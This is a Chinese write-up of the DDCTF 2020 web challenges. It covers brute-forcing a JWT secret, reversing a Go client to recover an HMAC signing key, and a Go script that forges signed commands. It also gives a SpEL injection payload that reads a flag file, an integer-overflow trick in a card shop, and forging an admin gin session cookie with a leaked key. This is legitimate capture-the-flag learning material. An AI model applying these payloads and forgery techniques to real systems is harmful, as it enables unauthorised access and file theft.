DDCTF 2020 Web WP

原创

h1nt 于 2020-09-07 18:01:43 发布 1184 收藏 1

分类专栏： 比赛WP

这是一篇复现记录，部分思路参考了如下链接，赞美师傅wywwtwx

参考：DDCTF 2020 Writeup - 安全客，安全资讯平台

Web签到题

前面的相信大家都懂，是JWT爆破，但还是梳理一下

根据提示在用POST传参可以拿到JWT


在拿去爆破后可得到Secret值（似乎是你的用户名，然后群里有师傅用户名乱输然后没爆破出来。。）

爆破工具是c-jwt-cracker（需要的自取）

爆破拿到key后去网站https://jwt.io 篡改JWT，而后再次提交

就可以拿到client，自此第一关结束。

第二关是需要在client中构造合法的sign值



这里可以逆向算法后写脚本，也可以patch，我选的是第一个路子，这块做完后就彻底卡住了

参考：

https://www.anquanke.com/post/id/170332

https://www.anquanke.com/post/id/85694

https://www.jianshu.com/p/7d006f2b4414

关于算法的逆向：

七分逆向三分猜，作为一个Web分类下的题，出题人必然不会在Re上卡我们。刚好我同时算半个Re选手，顺便记录一下当时的心路历程。

当时还不太知道有IDA的Golang插件，不过也是搞了出来。现在顺便加上，看起来也舒服些

https://github.com/sibears/IDAGolangHelper

首先找到我们的关键getSign函数（没有插件可以用老方法String）

```
__int64 __fastcall main_getSign(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5, __int64 a6, __int128
 a7, __int64 a8)
{
  __int64 v8; // rcx
  __int64 v9; // rdx
  __int64 v10; // r8
  __int64 v11; // rax
  __int64 v12; // rcx
  __int64 v13; // rbx
  __int64 v14; // rdx
  __int64 v15; // r8
  __int64 v16; // r9
  __int64 v17; // rax
  __int64 v18; // rcx
  __int64 v19; // rbx
  __int64 v20; // rdx
  __int64 v21; // r8
  __int64 v22; // r9
  __int64 v23; // rdx
  __int64 v24; // r8
  __int64 v25; // r9
  __int64 v26; // rdx
  __int64 v27; // r8
  __int64 v28; // r9
  __int64 v29; // rdx
  __int64 v30; // rdx
  __int64 v31; // rcx
  __int64 v32; // r8
  __int64 v33; // r9
  __int64 v34; // rdx
  __int64 v35; // r8
  __int64 v36; // rdx
  __int64 v37; // r8
  __int64 v38; // rax
  __int64 v39; // rcx
  __int64 v40; // rbx
  __int64 v41; // rdx
  __int64 v42; // r8
  __int64 v43; // rax
  __int64 v44; // rcx
  __int64 v45; // rbx
  __int64 v46; // rdx
  __int64 v47; // r8
  __int64 v48; // r9
  __int64 v49; // rax
  __int64 v50; // rcx
  __int64 v51; // rbx
```

```
__int64 (__fastcall **v53)(__int64, __int64); // [rsp+0h] [rbp-148h]
__int128 v54; // [rsp+8h] [rbp-140h]
__m256i v55; // [rsp+18h] [rbp-130h]
__int64 v56; // [rsp+38h] [rbp-110h]
__int128 v57; // [rsp+40h] [rbp-108h]
const char *v58; // [rsp+50h] [rbp-F8h]
__int64 v59; // [rsp+58h] [rbp-F0h]
__int128 v60; // [rsp+60h] [rbp-E8h]
__int64 v61; // [rsp+70h] [rbp-D8h]
__int64 v62; // [rsp+78h] [rbp-D0h]
__int128 v63; // [rsp+80h] [rbp-C8h]
__int128 v64; // [rsp+90h] [rbp-B8h]
__int128 v65; // [rsp+A0h] [rbp-A8h]
__int128 v66; // [rsp+B0h] [rbp-98h]
__int64 v67; // [rsp+C0h] [rbp-88h]
__int64 *v68; // [rsp+C8h] [rbp-80h]
__int128 v69; // [rsp+D0h] [rbp-78h]
__int128 v70; // [rsp+E0h] [rbp-68h]
__int64 v71; // [rsp+F0h] [rbp-58h]
__int64 v72; // [rsp+F8h] [rbp-50h]
__int64 v73; // [rsp+100h] [rbp-48h]
__int64 v74; // [rsp+108h] [rbp-40h]
__int64 v75; // [rsp+110h] [rbp-38h]
__int64 v76; // [rsp+118h] [rbp-30h]
__int64 v77; // [rsp+120h] [rbp-28h]
__int64 v78; // [rsp+128h] [rbp-20h]
__int64 v79; // [rsp+130h] [rbp-18h]
__int64 v80; // [rsp+138h] [rbp-10h]
__int64 v81; // [rsp+140h] [rbp-8h]

while ( 1 )
{
  v8 = __readfsqword(0xFFFFFFF8);
  if ( (unsigned __int64)&v63 > *(_QWORD *)(v8 + 16) )
    break;
  runtime_morestack_noctxt(a1, a2);
}
v65 = a7;
v56 = a8;
v72 = 0LL;
v73 = 0LL;
v74 = 0LL;
v75 = 0LL;
if ( &v53 == (__int64 (__fastcall ***)(__int64, __int64))-248LL )
  LODWORD(v72) = (unsigned __int64)&v63;
*(_QWORD *)&v69 = 2LL;
*((_QWORD *)&v69 + 1) = 2LL;
v68 = &v72;
v53 = (__int64 (__fastcall **)(__int64, __int64))&unk_6A1040;
v54 = (unsigned __int64)&v65;
runtime_convT2E(a1, a2, a3, v8, a5);
v11 = v55.m256i_i64[1];
v12 = v55.m256i_i64[0];
v13 = (__int64)v68;
v61 = v55.m256i_i64[0];
*v68 = v55.m256i_i64[0];
v62 = v11;
if ( byte_963800 )
{
  v53 = (__int64 (__fastcall **)(__int64, __int64))(v13 + 8);
```

```
    *(_QWORD *)&v54 = v11;
    runtime_writebarrierptr(a1, a2);
  }
  else
  {
    *(_QWORD *)(v13 + 8) = v11;
  }
  v53 = (__int64 (__fastcall **)(__int64, __int64))&unk_69EDC0;
  v54 = (unsigned __int64)&v56;
  runtime_convT2E(a1, a2, v9, v12, v10);
  v17 = v55.m256i_i64[1];
  v18 = v55.m256i_i64[0];
  v19 = (__int64)(v68 + 2);
  v61 = v55.m256i_i64[0];
  v68[2] = v55.m256i_i64[0];
  v62 = v17;
  if ( byte_963800 )
  {
    v53 = (__int64 (__fastcall **)(__int64, __int64))(v19 + 8);
    *(_QWORD *)&v54 = v17;
    runtime_writebarrierptr(a1, a2);
  }
  else
  {
    *(_QWORD *)(v19 + 8) = v17;
  }
  *(_QWORD *)&v54 = 5LL;
  *((_QWORD *)&v54 + 1) = v68;
  *(_OWORD *)v55.m256i_i8 = v69;
  fmt_Sprintf(a1, a2, v14, v18, v15, v16, (__int64)"%s|%d");
  v53 = 0LL;
  v64 = *(_OWORD *)&v55.m256i_u64[2];
  v54 = *(_OWORD *)&v55.m256i_u64[2];
  runtime_stringtoslicebyte(a1, a2, v20, v55.m256i_i64[2], v21, v22);
  v66 = *(_OWORD *)v55.m256i_i8;
  v67 = v55.m256i_i64[2];
  v53 = 0LL;
  v58 = "DDCTFWithYou";
  *(_QWORD *)&v54 = "DDCTFWithYou";
  v59 = 12LL;
  *((_QWORD *)&v54 + 1) = 12LL;
  runtime_stringtoslicebyte(a1, a2, v23, (__int64)"DDCTFWithYou", v24, v25);
  v26 = v55.m256i_i64[0];
  v53 = off_827EE0;
  v70 = *(_OWORD *)v55.m256i_i8;
  v54 = *(_OWORD *)v55.m256i_i8;
  v71 = v55.m256i_i64[2];
  v55.m256i_i64[0] = v55.m256i_i64[2];
  crypto_hmac_New(a1, a2, v26, v55.m256i_i64[1], v27, v28);
  v54 = v66;
  v55.m256i_i64[0] = v67;
  v53 = (__int64 (__fastcall **)(__int64, __int64))v55.m256i_i64[2];
  v60 = *(_OWORD *)&v55.m256i_u64[1];
  (*(void (__cdecl **)(__int64, __int64, __int64, __int64))(v55.m256i_i64[1] + 64))(a1, a2, v29, v55.m256i_i64[1
]);
  v54 = 0uLL;
  v55.m256i_i64[0] = 0LL;
  v53 = (__int64 (__fastcall **)(__int64, __int64))*((_QWORD *)&v60 + 1);
  (*(void (__cdecl **)(__int64, __int64, __int64, __int64))(v60 + 56))(a1, a2, v30, v31);
```

```
v53 = (__int64 (__fastcall **)(__int64, __int64))qword_946330;
v70 = *(_OWORD *)&v55.m256i_u64[1];
v54 = *(_OWORD *)&v55.m256i_u64[1];
v71 = v55.m256i_i64[3];
v55.m256i_i64[0] = v55.m256i_i64[3];
encoding_base64__ptr_Encoding_EncodeToString(a1, a2, v55.m256i_i64[1], v55.m256i_i64[2], v32, v33);
v57 = *(_OWORD *)&v55.m256i_u64[1];
v65 = *(_OWORD *)&v55.m256i_u64[1];
v63 = a7;
v56 = a8;
v76 = 0LL;
v77 = 0LL;
v78 = 0LL;
v79 = 0LL;
v80 = 0LL;
v81 = 0LL;
if ( &v53 == (__int64 (__fastcall ***)(__int64, __int64))-280LL )
  LODWORD(v76) = v55.m256i_i32[4];
*(_QWORD *)&v69 = 3LL;
*((_QWORD *)&v69 + 1) = 3LL;
v68 = &v76;
v53 = (__int64 (__fastcall **)(__int64, __int64))&unk_6A1040;
v54 = (unsigned __int64)&v65;
runtime_convT2E(a1, a2, v34, v55.m256i_i64[1], v35);
v38 = v55.m256i_i64[1];
v39 = v55.m256i_i64[0];
v40 = (__int64)v68;
v61 = v55.m256i_i64[0];
*v68 = v55.m256i_i64[0];
v62 = v38;
if ( byte_963800 )
{
  v53 = (__int64 (__fastcall **)(__int64, __int64))(v40 + 8);
  *(_QWORD *)&v54 = v38;
  runtime_writebarrierptr(a1, a2);
}
else
{
  *(_QWORD *)(v40 + 8) = v38;
}
v53 = (__int64 (__fastcall **)(__int64, __int64))&unk_6A1040;
v54 = (unsigned __int64)&v63;
runtime_convT2E(a1, a2, v36, v39, v37);
v43 = v55.m256i_i64[1];
v44 = v55.m256i_i64[0];
v45 = (__int64)(v68 + 2);
v61 = v55.m256i_i64[0];
v68[2] = v55.m256i_i64[0];
v62 = v43;
if ( byte_963800 )
{
  v53 = (__int64 (__fastcall **)(__int64, __int64))(v45 + 8);
  *(_QWORD *)&v54 = v43;
  runtime_writebarrierptr(a1, a2);
}
else
{
  *(_QWORD *)(v45 + 8) = v43;
}
v53 = (__int64 (__fastcall **)(__int64, __int64))&unk_69FDC0;
```

```
  v53 = (__int64 (__fastcall **)(__int64, __int64))&unk_69EDC0;
  v54 = (unsigned __int64)&v56;
  runtime_convT2E(a1, a2, v41, v44, v42);
  v49 = v55.m256i_i64[1];
  v50 = v55.m256i_i64[0];
  v51 = (__int64)(v68 + 4);
  v61 = v55.m256i_i64[0];
  v68[4] = v55.m256i_i64[0];
  v62 = v49;
  if ( byte_963800 )
  {
    v53 = (__int64 (__fastcall **)(__int64, __int64))(v51 + 8);
    *(_QWORD *)&v54 = v49;
    runtime_writebarrierptr(a1, a2);
  }
  else
  {
    *(_QWORD *)(v51 + 8) = v49;
  }
  *(_QWORD *)&v54 = 41LL;
  *((_QWORD *)&v54 + 1) = v68;
  *(_OWORD *)v55.m256i_i8 = v69;
  return log_Printf(a1, a2, v46, v50, v47, v48, (__int64)"[+]get sign:%s, command:%s, time_stamp:%d");
}
```

可以看到有一个很显眼的DDCTFWithYou，还有就是这个

```
crypto_hmac_New(a1, a2, v26, v55.m256i_i64[1], v27, v28);
```

crypto_hmac_New这个一出来应该很多人都明白是啥了，先初步猜测这是我们的HmacSHA256（奇怪的是FindCrypt没识别出来），而这个DDCTFWithYou十有八九就是我们的秘钥

刚好题目还给了我们签名的格式，我们试验一下
得到的sign值为jl6DSECGAyzSs5t5wljlxgp8aBN4SmgzagxSvsv/y3w=，这是经过base64encode的，我们将其解码：

```
>>> import base64
>>> data=base64.b64decode(b"jl6DSECGAyzSs5t5wljlxgp8aBN4SmgzagxSvsv/y3w=")
>>> for each in data:
        print(hex(each).replace("0x",""),end="")


8c8e8348408632cd2b39b79c258c8c6a7c6813784a68336ac52becbffcb7c
```

然后明文加密后（记得引号）：

一样的，至此我们的工作结束，贴原WP的脚本：

```go
package main

import (
    "bytes"
    "io/ioutil"
    "net/http"

    "crypto/hmac"
    "crypto/sha256"
    "encoding/base64"
    "encoding/json"
    "time"

    "github.com/gin-gonic/gin"
)

type Param struct {
    Command   string `json:"command"`
    Signature string `json:"signature"`
    Timestamp int64  `json:"timestamp"`
}

func main() {
    r := gin.Default()

    r.POST("/", func(c *gin.Context) {
        command := c.DefaultPostForm("command", "DDCTF")
        key := "DDCTFWithYou"

        timestamp := time.Now().Unix()
        plain := fmt.Sprintf("%s|%d", command, timestamp)
        mac := hmac.New(sha256.New, []byte(key))
        mac.Write([]byte(plain))

        param := new(Param)
        param.Command = command
        param.Signature = base64.StdEncoding.EncodeToString(mac.Sum(nil))
        param.Timestamp = timestamp
        js, _ := json.Marshal(param)

        url := "http://117.51.136.197/server/command"
        resp, err := http.Post(url, "application/json", bytes.NewBuffer(js))
        if err != nil {
            panic(err)
        }
        defer resp.Body.Close()
        body, _ := ioutil.ReadAll(resp.Body)
        c.String(http.StatusOK, string(body))
    })

    r.Run(":2333")
}
```

至此，第二关完成。 接下来是最后一关。

最后一关是需要寻找可用payload，是spel注入，也算是SSTI的一种。

参考：
https://www.cnblogs.com/poing/p/12837175.html
https://www.mi1k7ea.com/2020/01/10/SpEL表达式注入漏洞总结/

原WP师傅的脚本是另外起了一个端口用来测试命令，我那个找不到的脚本command是直接嵌到代码里了。这个好像更方便一些

贴原WP的Payload，当时好像测过这个payload但好像失败了。。不知道咋回事，然后就卡在这一步了

new java.util.Scanner(new java.io.File('/home/dc2-user/flag/flag.txt')).next()


于是可以直接读flag（xmsl）

卡片商店

这题比赛结束后5分钟做出来了。。好气啊

这题一开始以为是条件竞争漏洞，然后写了脚本测了半天，无果。

然后测试发现有整数溢出漏洞（这个也算是购物相关的网站中比较常出现的一个漏洞了，可惜当时一根筋测条件竞争去了，要不还能快点给后面留时间）



执行结果：

某礼物商店正在做活动，100张卡片可兑换礼物，你能帮小明换到他想要的礼
1. 截止2020-09-06 01:38:44之前，每20秒会免费获得1张卡片，且可进行礼
2. 可随时向朋友互借卡片。

小明目前手上有11000000000000009张卡片。

向朋友借卡成功，你拿到了2764472320张卡片，剩余可借次数为3次！

借卡片 请输入卡片数量
向朋友借
出借卡片 请输入卡片数量
借给朋友
重新开始 兑换礼物 刷新卡片

序号 出借的卡片 即收的卡片 约定的收卡时间

序号	借来的卡片	需还的卡片	约定的归还时间
0	1874919424	1874919426	2020-09-07 08:50:44
1	2764472320	2764472322	2020-09-07 08:50:51


再换掉账面上借的卡片后可以买礼物（这里注意整个过程手速要快，有时间限制）

某礼物商店正在做活动，100张卡片可兑换礼物，你能帮小明换到他想要的礼物吗？规则如下：
1. 截止2020-09-07 08:56:37之前，每20秒会免费获得1张卡片，且可进行礼物兑换。
2. 可随时向朋友互借卡片。

小明目前手上有9985567730076张卡片。


恭喜你，买到了礼物，里面有夹心饼干、杜松子酒和一张小纸条，纸条上面写着：url: /flag , SecKey: Udc13VD5adM_c10nPxFu@v12，你能看懂它的含义吗？

这个seckey一般就是secretkey，好不好这题刚好有个session：



于是我们可以考虑这个seckey就是用来生成session的。

回过头来，直接访问flag，我们会得到信息



合理推测我们需要伪造session来通过验证拿flag
之前由于出现过Go了，我们考虑gin-session（没get到杜松子酒是gin，跑偏整到Flask那边去了）
参考：https://www.tizi365.com/archives/288.html

现在问题是我们需要伪造哪个字段呢？gin的session我做题时没找到太好的还原方法（原WP最后师傅贴了还原的方法），只能base64解密看看了。一番尝试后得到：

这个方法肯定是有问题的，但也能看出一些信息。这个session的方式应该是 timestamp|Go的encode数据|校验（也可能是签名啥的） 这样的方式，我们也可以看到一个bool类型的admin字段，我们的目标就是它。

贴过来代码：

```go
package main

import (
        // 导入session包
 "github.com/gin-contrib/sessions"
       // 导入session存储引擎
 "github.com/gin-contrib/sessions/cookie"
        // 导入gin框架包
 "github.com/gin-gonic/gin"
)

func main() {
 r := gin.Default()
        // 创建基于cookie的存储引擎，secret11111 参数是用于加密的密钥，这里填入我们的seckey
 store := cookie.NewStore([]byte("secret11111"))
        // 设置session中间件，参数mysession，指的是session的名字，也是cookie的名字
       // store是前面创建的存储引擎，我们可以替换成其他存储引擎
 r.Use(sessions.Sessions("mysession", store))

 r.GET("/hello", func(c *gin.Context) {
                // 初始化session对象
  session := sessions.Default(c)

                // 通过session.Get读取session值
                // session是键值对格式数据，因此需要通过key查询数据
  if session.Get("hello") != "world" {
                        // 设置session数据
   session.Set("hello", "world")
                        // 删除session数据
                        //session.Delete("tizi365")
                        // 保存session数据
   session.Save()
                        // 删除整个session
                        // session.Clear()
  }

  c.JSON(200, gin.H{"hello": session.Get("hello")})
 })
 r.Run(":8000")
}
```

稍作改动即可

```
if session.Get("hello") != "world" {
                        // 设置session数据
   session.Set("hello", "world")
                        // 删除session数据
                        //session.Delete("tizi365")
                        // 保存session数据
   session.Save()
                        // 删除整个session
                        // session.Clear()
  }
```


改成

```
if session.Get("admin") != true {
            session.Set("admin", true)
            session.Save()
        }
```


即可（记得放你得到的签名）

这里是测试过后发现这样就行的，原本还在后面那块和timestamp那纠结了好久。。后来发现并不需要

拿到session



替换后拿flag



